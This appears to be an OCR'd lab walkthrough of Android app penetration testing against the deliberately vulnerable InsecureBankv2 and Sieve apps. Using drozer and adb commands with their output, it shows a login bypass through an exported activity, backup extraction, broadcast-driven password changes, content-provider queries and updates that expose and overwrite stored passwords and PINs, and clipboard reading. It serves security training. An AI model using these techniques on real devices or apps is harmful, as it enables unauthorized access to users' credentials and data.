
```
dz> run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.PostL
ogin
dz> 
```

➡Open the decrypted ***AndroidManifest.xml file***. The following screenshot shows the Activity which is to be exploited is set to be exported.



```
<activity label="@2131165275" name="com.android.insecurebankv2.PostLogin" exported="true"> </activity>
```


➡Back on the Emulator, notice that the login page has been bypassed.



Genymotion for personal use - Google Nexus 5X - 7.0.0 - API 24 - 1080x1920 (1080x1920, 420dpi) - 192.168.158.101
2:29
PostLogin
Transfer
View Statement
Change Password
GPS
ID


➡ADB Shell: Adb provides a UNIX shell that you can use to run a variety of commands on an emulator or connected device. In terminal you can use all adb commands.

- **adb shell**




```
spidey@spidey-VirtualBox:~$ adb shell
vbox86p:/ #
```

➡Type ***dumpsys meminfo –*** All process details




```
vbox86p:/ # dumpsys meminfo
Applications Memory Usage (in Kilobytes):
Uptime: 78522220 Realtime: 78522220

Total PSS by process:
     84,941K: org.chromium.webview_shell (pid 2615 / activities)
     84,807K: system (pid 607)
     84,317K: com.android.systemui (pid 703 / activities)
     40,745K: com.android.settings (pid 2523 / activities)
     33,288K: genybaseband (pid 142)
     29,956K: zygote (pid 356)
     28,090K: local_opengl (pid 234)
     27,724K: com.amaze.filemanager (pid 6600 / activities)
     26,620K: com.android.inputmethod.latin (pid 683)
     24,757K: com.android.launcher3 (pid 1122 / activities)
     24,555K: com.android.phone (pid 781)
```

➡In case you want to check the process for a particular application, then type **dumpsys meminfo application name.apk**




```
vbox86p:/ # dumpsys meminfo com.android.insecurebankv2
Applications Memory Usage (in Kilobytes):
Uptime: 78665582 Realtime: 78665582

** MEMINFO in pid 6556 [com.android.insecurebankv2] **
                   Pss  Private  Private  SwapPss     Heap     Heap     Heap
                 Total    Dirty    Clean    Dirty     Size    Alloc     Free
                ------   ------   ------   ------   ------   ------   ------
  Native Heap     3519     3448        0        0    15360    13083     2276
  Dalvik Heap    10920    10760        0        0    23434    14061     9373
 Dalvik Other      289      288        0        0
        Stack       36       36        0        0
       Ashmem        2        0        0        0
    Other dev        6        0        4        0
     .so mmap     1506      144        0        0
    .apk mmap      929        0      352        0
    .ttf mmap       86        0        0        0
    .dex mmap     2080        4     2076        0
    .oat mmap     2253        0        4        0
    .art mmap     1389      872        0        0
   Other mmap      110        4        0        0
      Unknown      593      588        0        0
        TOTAL    23718    16144     2436        0    38794    27144    11649

 App Summary
                       Pss(KB)
                        ------
           Java Heap:    11632
         Native Heap:     3448
                Code:     2580
               Stack:       36
            Graphics:        0
       Private Other:      884
              System:     5138
```



```
           TOTAL:    23718      TOTAL SWAP PSS:        0

 Objects
           Views:       56        ViewRootImpl:        6
     AppContexts:        3          Activities:        1
          Assets:        2       AssetManagers:        2
   Local Binders:       24       Proxy Binders:       19
   Parcel memory:        3        Parcel count:       14
Death Recipients:        0     OpenSSL Sockets:        0

 SQL
     MEMORY_USED:       93
 PAGECACHE_OVERFLOW:    19         MALLOC_SIZE:       62

 DATABASES
      pgsz     dbsz   Lookaside(b)          cache  Dbname
         4       20             19        3/19/2  /data/user/0/com.android.insecurebankv2/databases/mydb
vbox86p:/ #
```


➡Let’s go with Android Backup Functionality, you can check the same in manifest.xml file. Allow backup and debug mode should be **false** in application.




```
-<application android:allowBackup="true" android:icon="@mipmap/ic_launcher'
  -<activity android:label="@string/app_name" android:name="com.android.insec
    -<intent-filter>
```

➡This setting defines whether application data can be backed up and restored by a user who has enabled usb debugging. In terminal type:

- **adb backup -apk -shared com.android.insecurebankv2**



```
spidey@spidey-VirtualBox:~$ cd /home/spidey/Desktop/InsecureBankv2
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ adb backup -apk -shared com.android.insecureban
Now unlock your device and confirm the backup operation.
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$
```




```
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ ls -l
total 9828
-rw-rw-r--  1 spidey spidey    4103 jun  4 23:30 AndroidManifest.xml
-rw-r-----  1 spidey spidey       0 jun 13 14:36 backup.ab
-rw-rw-r--  1 spidey spidey 3476952 jun  4 23:29 InsecureBankv2.apk
-rw-rw-r--  1 spidey spidey 6568523 jun  4 23:29 InsecureBankv2_dex2jar.jar
-rw-rw-r--  1 spidey spidey     119 jun  4 23:30 jd-gui.cfg
drwx------ 71 spidey spidey    4096 jun  6 15:40 res
```

➡Enter the below command to convert the backup file into readable format.

- **cat backup.ab | (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup_compressed.tar**


➡Now we will try to exploit broadcast receivers.

- Open the decrypted *AndroidManifest.xml* file. The following screenshot shows the broadcast receiver declared in the application.



```
-<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
 -<intent-filter>
   <action android:name="theBroadcast"/>
```


- **run app.broadcast.send --action theBroadcast --component com.android.insecurebankv2.MyBroadCastReceiver --extra string phonenumber 45245 --extra string newpass abc@123**



Your text message has been sent!

➡Now we are going to attack on content providers of the Android application, in this I'm going to use another vulnerable application named Sieve. Let's start:


- **`run app.package.attacksurface com.mwr.example.sieve`**



```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

➡As we can see, we have two content providers, let's check:


- **`run app.provider.finduri com.mwr.example.sieve`**




```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

➡So by using app.provider.finduri module we have found some of the exported content provider URIs which can be accessed by other apps installed on the same device. As we can see, we have two similar URIs; let's try to see what juicy information is hidden in these content providers.

- **run app.provider.query content://com.mwr.example.sieve.DBContentProvider/keys**




```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://co
m.mwr.example.sieve.DBContentProvider/Keys from pid=2180, uid=10092 requires com.mw
r.example.sieve.READ_KEYS, or grantUriPermission()
```



```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password          | pin  |
| iampassword12345 | 1234 |
```

➡Let's try to exploit these content providers:


- **run app.provider.query content://com.mwr.example.sieve.DBContentProvider/keys/ --selection "pin=1234" --string password "impassword55555"**



```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
 --selection "pin=1234" --string Password "iampassword55555"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password          | pin  |
| iampassword55555 | 1234 |
```

➡Exploiting Android Pasteboard: login in the application with valid credentials. Click on the Transfer option.

➡Select the account number field and select the copy option.



Genymotion for personal use - Google Nexus 5X - 7.0.0 - API 24 - 1080x1920 (1080x1920, 420dpi) - 192.168.158.101
4:29
DoTra
CUT
COPY
PASTE
GPS
Get Accounts
Transfer
free for personal use


From Account: 58

To Account: 88658997878

Amount:

➡Now, back on the terminal, enter the below command to find out process details of the running InsecureBankv2 application. Note the user and the package name of the InsecureBankv2.application.


- **adb shell ps | grep insecurebankv2**



```
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ adb shell ps | grep insecureb
ankv2
u0_a70    2441  309   840472 94544    ep_poll f4662bb9 S com.android.insecureban
kv2
```

➡Enter the below command:


- **`adb shell su u0_a58 service call clipboard 2 s16 com.android.insecurebankv2`**



```
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ adb shell su u0_a58 service c
all clipboard 2 s16 com.android.insecurebankv2
Result: Parcel(
  0x00000000: ffffffff 0000004f 006f0063 002e006d '....O...c.o.m...'
  0x00000010: 006e0061 00720064 0069006f 002e0064 'a.n.d.r.o.i.d...'
  0x00000020: 006e0069 00650073 00750063 00650072 'i.n.s.e.c.u.r.e.'
  0x00000030: 00610062 006b006e 00320076 00660020 'b.a.n.k.v.2. .f.'
  0x00000040: 006f0072 0020006d 00690075 00200064 'r.o.m. .u.i.d. .'
  0x00000050: 00300031 00350030 00200038 006f006e '1.0.0.5.8. .n.o.'
  0x00000060: 00200074 006c0061 006f006c 00650077 't. .a.l.l.o.w.e.'
  0x00000070: 00200064 006f0074 00700020 00720065 'd. .t.o. .p.e.r.'
  0x00000080: 006f0066 006d0072 00520020 00410045 'f.o.r.m. .R.E.A.'
  0x00000090: 005f0044 004c0043 00500049 004f0042 'D._.C.L.I.P.B.O.'
  0x000000a0: 00520041 00000044                   'A.R.D...        ')
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$
```

